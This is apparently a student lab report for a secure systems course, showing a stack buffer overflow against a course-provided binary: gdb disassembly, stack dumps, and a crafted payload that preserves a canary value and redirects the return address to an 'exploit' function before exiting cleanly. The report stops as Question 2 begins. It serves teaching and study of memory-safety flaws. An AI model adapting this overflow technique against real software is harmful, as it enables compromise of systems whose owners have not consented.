
Assignment 1 - Report

Secure Systems Engineering

Shreyas Bargale CS22B016
Raadhes Chandaluru CS22B069


Question 1

Run gdb with lab1 and set breakpoint at main.




```
sse@sse_vm:/media/sf_CS6570$ gdb --args lab1 $(cat payload_1)
Python Exception <type 'exceptions.ImportError'> No module named gdb:
gdb: warning:
Could not load the Python gdb module from `/usr/local/share/gdb/python'.
Limited Python support is available from the _gdb module.
Suggest passing --data-directory=/path/to/gdb/data-directory.

GNU gdb (GDB) 8.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from lab1...done.
(gdb) b main
Breakpoint 1 at 0x80488f4: file lab1.c, line 30.
```

Disassembled main function:
We can see main function calls welcome, and based on in - class tutorial that is where the exploit is.



```
(gdb) disassemble main
Dump of assembler code for function main:
   0x080488e1 <+0>:     lea    ecx,[esp+0x4]
   0x080488e5 <+4>:     and    esp,0xfffffff0
   0x080488e8 <+7>:     push   DWORD PTR [ecx-0x4]
   0x080488eb <+10>:    push   ebp
   0x080488ec <+11>:    mov    ebp,esp
   0x080488ee <+13>:    push   ecx
   0x080488ef <+14>:    sub    esp,0x4
   0x080488f2 <+17>:    mov    eax,ecx
=> 0x080488f4 <+19>:    cmp    DWORD PTR [eax],0x2
   0x080488f7 <+22>:    je     0x8048916 <main+53>
   0x080488f9 <+24>:    mov    eax,DWORD PTR [eax+0x4]
   0x080488fc <+27>:    mov    eax,DWORD PTR [eax]
   0x080488fe <+29>:    sub    esp,0x8
   0x08048901 <+32>:    push   eax
   0x08048902 <+33>:    push   0x80bb295
   0x08048907 <+38>:    call   0x804ec50 <printf>
   0x0804890c <+43>:    add    esp,0x10
   0x0804890f <+46>:    mov    eax,0x1
   0x08048914 <+51>:    jmp    0x804892f <main+78>
   0x08048916 <+53>:    mov    eax,DWORD PTR [eax+0x4]
   0x08048919 <+56>:    add    eax,0x4
   0x0804891c <+59>:    mov    eax,DWORD PTR [eax]
   0x0804891e <+61>:    sub    esp,0xc
   0x08048921 <+64>:    push   eax
   0x08048922 <+65>:    call   0x8048895 <welcome>
   0x08048927 <+70>:    add    esp,0x10
   0x0804892a <+73>:    mov    eax,0x0
---Type <return> to continue, or q <return> to quit---
   0x0804892f <+78>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x08048932 <+81>:    leave
   0x08048933 <+82>:    lea    esp,[ecx-0x4]
   0x08048936 <+85>:    ret
End of assembler dump.
```

Disassembly of welcome:




```
(gdb) disassemble welcome
Dump of assembler code for function welcome:
   0x08048895 <+0>:     push   ebp
   0x08048896 <+1>:     mov    ebp,esp
   0x08048898 <+3>:     sub    esp,0x18
=> 0x0804889b <+6>:     mov    DWORD PTR [ebp-0xc],0x4f4c4554
   0x080488a2 <+13>:    sub    esp,0x8
   0x080488a5 <+16>:    push   DWORD PTR [ebp+0x8]
   0x080488a8 <+19>:    lea    eax,[ebp-0x18]
   0x080488ab <+22>:    push   eax
   0x080488ac <+23>:    call   0x80481d0
   0x080488b1 <+28>:    add    esp,0x10
   0x080488b4 <+31>:    sub    esp,0x4
   0x080488b7 <+34>:    push   DWORD PTR [ebp+0x8]
   0x080488ba <+37>:    lea    eax,[ebp-0x18]
   0x080488bd <+40>:    push   eax
   0x080488be <+41>:    push   0x80bb27e
   0x080488c3 <+46>:    call   0x804ec50 <printf>
   0x080488c8 <+51>:    add    esp,0x10
   0x080488cb <+54>:    cmp    DWORD PTR [ebp-0xc],0x4f4c4554
   0x080488d2 <+61>:    je     0x80488de <welcome+73>
   0x080488d4 <+63>:    sub    esp,0xc
   0x080488d7 <+66>:    push   0x1
   0x080488d9 <+68>:    call   0x804e2e0 <exit>
   0x080488de <+73>:    nop
   0x080488df <+74>:    leave
   0x080488e0 <+75>:    ret
End of assembler dump.
```

The function with address 0x80481d0 is strcpy here. This is the vulnerability, we need to pass an argument such that the buffer overflows with the string and changes the return address to exploit function.


Disassembly can also be done with objdump -d <filename>, here the whole disassembly of the binary can be seen.

Stack Contents at the beginning entering welcome function:
Observe that the value at 0xffffcf1c address is the return address. This matches with the address of the instruction after call 0x8048895 <welcome>. If this is changed to the exploit function address then we will be able to achieve an exploit.




```
(gdb) x/16x $esp
0xffffcf00:     0xffffd014      0xffffd020      0x00000001      0x080493ed
0xffffcf10:     0x00000002      0xffffd014      0xffffcf38      0x08048927
0xffffcf20:     0xffffd222      0x0000008d      0x00001000      0x00000002
0xffffcf30:     0x080ea070      0xffffcf50      0x00001000      0x08048b61
```

Stack contents after the canary is set by the program:



```
(gdb) x/16x $esp
0xffffcf00:     0xffffd014      0xffffd020      0x00000001      0x4f4c4554
0xffffcf10:     0x00000002      0xffffd014      0xffffcf38      0x08048927
0xffffcf20:     0xffffd222      0x0000008d      0x00001000      0x00000002
0xffffcf30:     0x080ea070      0xffffcf50      0x00001000      0x08048b61
```

Disassembly of exploit function: (This is seen by doing objdump -p lab1)




```
0804887c <exploit>:
 804887c:   55                      push   %ebp
 804887d:   89 e5                   mov    %esp,%ebp
 804887f:   83 ec 08                sub    $0x8,%esp
 8048882:   83 ec 0c                sub    $0xc,%esp
 8048885:   68 68 b2 0b 08          push   $0x80bb268
 804888a:   e8 d1 68 00 00          call   804f160 <_IO_puts>
 804888f:   83 c4 10                add    $0x10,%esp
 8048892:   90                      nop
 8048893:   c9                      leave
 8048894:   c3                      ret
```

Local creation of payload_1 file:

```
printf
"haxburger000\x54\x45\x4c\x4f\x7c\x88\x04\x08\x7c\x88\x04\x08\x48\xcf\xff\xff\x7c\x88\x04\x0
8\xe0\xe2\x04\x08\x00" > payload_1
```


haxburger000 is just a filler
\x54\x45\x4c\x4f is the canary which should not be changed while overflowing
\x7c\x88\x04\x08 is the address of exploit function
\xe0\xe2\x04\x08 is the address of exit function and is placed above the return address so that the return in the exploit function will go to exit. This is to perform clean exit.
Note: The LSB of the integer comes first in the string, this is based on little endian format.

Contents of stack after strcpy:
Observe the modified return address 0x0804887c (exploit) and exit address above it.




```
(gdb) x/16x $esp
0xffffcf00:     0x62786168      0x65677275      0x30303072      0x4f4c4554
0xffffcf10:     0x0804887c      0x0804887c      0xffffcf48      0x0804887c
0xffffcf20:     0x0804e2e0      0x00000000      0x00001000      0x00000002
0xffffcf30:     0x080ea070      0xffffcf50      0x00001000      0x08048b61
(gdb)
```

As it can be seen the exploit is successful and the exit is clean without any segmentation fault.
Running program in gdb:



```
(gdb) r
Starting program: /media/sf_CS6570/lab1 haxburger000TELO\|�\|�H���\|����
Welcome group haxburger000TELO|�|�H���|��, ����p�t$������f�f�f�f�f�f��UW1�VS�
�
Exploit succesfull...
[Inferior 1 (process 6595) exited normally]
```

Running program on terminal:




```
sse@sse_vm:/media/sf_CS6570$ ./lab1 $(cat payload_1)
Welcome group haxburger000TELO|�|�H���|���, ����p�t$������f�f�f�f�f�f��UW1�VS
��
Exploit succesfull...
```

Question 2


Part A & B

Disassemble the assembly code of the authenticate function:

